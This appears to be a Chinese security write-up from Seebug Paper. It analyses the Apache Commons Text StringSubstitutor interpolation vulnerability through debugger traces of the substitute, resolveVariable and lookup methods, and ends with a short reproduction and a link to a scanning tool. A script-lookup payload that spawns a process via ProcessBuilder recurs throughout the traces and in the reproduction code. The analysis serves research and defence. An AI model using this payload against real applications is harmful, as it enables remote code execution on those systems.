
这里就是实例化了StringSubstitutor 并向其中传入StringLookupFactory.INSTANCE.interpolatorStringLookup()

org.apache.commons.text.StringSubstitutor#replace



```
            return null;
        } else {
            TextStringBuilder buf = (new TextStringBuilder()).append(source);
            this.substitute(buf,  offset: 0, buf.length());
            return buf.toString();
        }
    }

    public String replace(String source) {   source: "${script:js:new java.lang.ProcessBuilder("calc").start()}"
        if (source == null) {   source: "${script:js:new java.lang.ProcessBuilder("calc").start()}"
            return null;
        } else {
            TextStringBuilder buf = new TextStringBuilder(source);
            return !this.substitute(buf,  offset: 0, source.length()) ? source : buf.toString();
        }
    }
```


对参数转换类型，然后传入 substitute 处理，后续将经过一系列判断检查。



```
    }

    protected boolean substitute(TextStringBuilder builder, int offset, int length) {
        return this.substitute(builder, offset, length, (List)null).altered;
    }

    private StringSubstitutor.Result substitute(TextStringBuilder builder, int offset, int length, List<String> priorVariables) {   builder: "${script:js:new java.lang.ProcessBuilder("calc").start()}"   priorVariables: null   length: 57   offset: 0
        Objects.requireNonNull(builder,  message: "builder");
        StringMatcher prefixMatcher = this.getVariablePrefixMatcher();   prefixMatcher: "org.apache.commons.text.matcher.AbstractStringMatcher$CharArrayMatcher@9f70c54["${"]"
        StringMatcher suffixMatcher = this.getVariableSuffixMatcher();   suffixMatcher: "org.apache.commons.text.matcher.AbstractStringMatcher$CharMatcher@234bef66['}']"
        char escapeCh = this.getEscapeChar();   escapeCh: '$' 36
        StringMatcher valueDelimMatcher = this.getValueDelimiterMatcher();   valueDelimMatcher: "org.apache.commons.text.matcher.AbstractStringMatcher$CharArrayMatcher@61dc03ce[":-"]"
        boolean substitutionInVariablesEnabled = this.isEnableSubstitutionInVariables();   substitutionInVariablesEnabled: false
        boolean substitutionInValuesDisabled = this.isDisableSubstitutionInValues();   substitutionInValuesDisabled: false
        boolean undefinedVariableException = this.isEnableUndefinedVariableException();   undefinedVariableException: false
        boolean preserveEscapes = this.isPreserveEscapes();   preserveEscapes: false
        boolean altered = false;   altered: false
        int lengthChange = 0;   lengthChange: 0
        int bufEnd = offset + length;   bufEnd: 57   length: 57
        int pos = offset;   pos: 0
        int escPos = -1;   escPos: -1

        while(true) {
            label96:
            while(pos < bufEnd) {
                int startMatchLen = prefixMatcher.isMatch(builder, pos, offset, bufEnd);   bufEnd: 57   startMatchLen: 2   prefixMatcher: "org.apache.commons.text.matcher.AbstractStringMatcher$CharArrayMatcher@9f70c54["${"]"
                if (startMatchLen == 0) {   startMatchLen: 2
                    ++pos;
                } else {
                    if (pos > offset && builder.charAt(pos - 1) == escapeCh) {   builder: "${script:js:new java.lang.ProcessBuilder("calc").start()}"   pos: 0   escapeCh: '$' 36   offset: 0
                        if (preserveEscapes) {
                            ++pos;
                            continue;
                        }

                        escPos = pos - 1;
                    }
```


最后传入resolveVariable

org.apache.commons.text.StringSubstitutor#resolveVariable




```
    public boolean replaceIn(TextStringBuilder source, int offset, int length) {
        return source == null ? false : this.substitute(source, offset, length);
    }

    protected String resolveVariable(String variableName, TextStringBuilder buf, int startPos, int endPos) {   variableName: "script:js:new java.lang.ProcessBuilder("calc").start()"   buf: "${script:js:new java.lang.ProcessBuilder("calc").start()}"   startPos: 0   endPos: 57
        StringLookup resolver = this.getStringLookup();
        return resolver == null ? null : resolver.lookup(variableName);
    }

    public StringSubstitutor setDisableSubstitutionInValues(boolean disableSubstitutionInValues) {
        this.disableSubstitutionInValues = disableSubstitutionInValues;
```

```
Variables
ArrayList.add(Object) = true
buf = {TextStringBuilder@839} "${script:js:new java.lang.ProcessBuilder("calc").start()}"
endPos = 57
startPos = 0
this = {StringSubstitutor@752}
variableName = "script:js:new java.lang.ProcessBuilder("calc").start()"
    oo = undefined
    oo = undefined
    oo = undefined
    hash = 0
  > value = {char[54]@2395} [s, c, r, i, p, t, :, j, s, :, n, e, w,  , j, a, v, a, ., l, a, n, g, ., P, r, o, c, e, s, s, B, u, i, l, d, e, r, (, ", c, a, l, c, ", ), ., s, t, a, r, t, (, )]
```



```
    public StringLookup getStringLookup() {
        return this.variableResolver;   variableResolver: "org.apache.commons.text.lookup.InterpolatorStringLookup@617c74e5 [stringLookupMap={date=org.apache.commons.text.lookup.DateStringLookup@6537cf78, localhost=org.apache.commons.text.lookup.
    }
```

在getStringLookup的值之后，就会直接到org.apache.commons.text.lookup.InterpolatorStringLookup中调用lookup方法。




```
public String lookup(String var) {  var: "script:js:new java.lang.ProcessBuilder("calc").start()"
    if (var == null) {  var: "script:js:new java.lang.ProcessBuilder("calc").start()"
        return null;
    } else {
        int prefixPos = var.indexOf(58);
        if (prefixPos >= 0) {
            String prefix = toKey(var.substring(0, prefixPos));
            String name = var.substring(prefixPos + 1);
            StringLookup lookup = (StringLookup)this.stringLookupMap.get(prefix);
            String value = null;
            if (lookup != null) {
                value = lookup.lookup(name);
            }

            if (value != null) {
                return value;
            }
```

```
Variables
ArrayList.add(Object) = true
this = {InterpolatorStringLookup@757} "org.apache.commons.text.lookup.InterpolatorStringLookup@617c74e5 [stringLookupMap={date=org.apache.commons.text.lookup.DateStringLookup@6537cf78, localhost=org.apache.commons.text.lookup.LocalHostStringLookup@67b6d4ae, base64encoder=org.apache.com
var = "script:js:new java.lang.ProcessBuilder("calc").start()"
```

到这里，正如开头所分析的那样lookup方法会提取":"后的部分作为 prefix 值，然后根据 stringLookupMap 提取其对应的 lookup 实例化对象，最后通过调用 ScriptEngineManager执行代码。

漏洞复现



```
import org.apache.commons.text.StringSubstitutor;

public class Main {
    public static void main(String[] args) {

        StringSubstitutor interpolator = StringSubstitutor.c
//        String payload = interpolator.replace("${script:js
        String payload = "${script:js:new java.lang.ProcessB
        interpolator.replace(payload);
    }
}
```

```
"C:\Program Files\Java\jdk1.8.0_121\bin\java.exe" ...

Process finished with exit code 0
```

当然，网上已经有很多大佬对这个进行了分析，此漏洞与Log4Shell (CVE-2021-44228) 其实是不同的，因为在 Log4Shell 中，可以从日志消息正文中进行字符串插值，该正文通常包含不受信任的输入。在 Apache Common Text issue 中，相关方法明确用于执行字符串插值并明确记录在案，因此应用程序不太可能在没有适当验证的情况下无意中传递不受信任的输入。

漏洞检测工具

工具地址：https://github.com/StarCrossPortal/scalpel (https://github.com/StarCrossPortal/scalpel)

已更新：

目前扫描工具已更新至第三个版本，新增对CVE-2022-0885、CVE-2022-1054、CVE-2022-1392、CVE-2022-21500、CVE-2022-23854漏洞的检测，已内置100+漏洞POC，修复了例如Content-Type和body类型不一致等问题。最新版本测试稳定，满足Web/API的漏洞Fuzz和多场景的漏洞检测。

持续更新：

漏洞POC、扫描工具漏洞检测优化（检测逻辑，满足对需要连续数据包关联操作漏洞场景的检测）

本文由 Seebug Paper 发布，如需转载请注明来源。本文地址：https://paper.seebug.org/2025/ (https://paper.seebug.org/2025/)

(/users/:

(/users/a
nicknam

星阑科技PortalLab (/users/author/?nickname=%E6%98%9F%E9%98%91%E7%A7%91%E6%8A%80PortalLab)

阅读更多有关该作者 (/users/author/?nickname=%E6%98%9F%E9%98%91%E7%A7%91%E6%8A%80PortalLab)的文章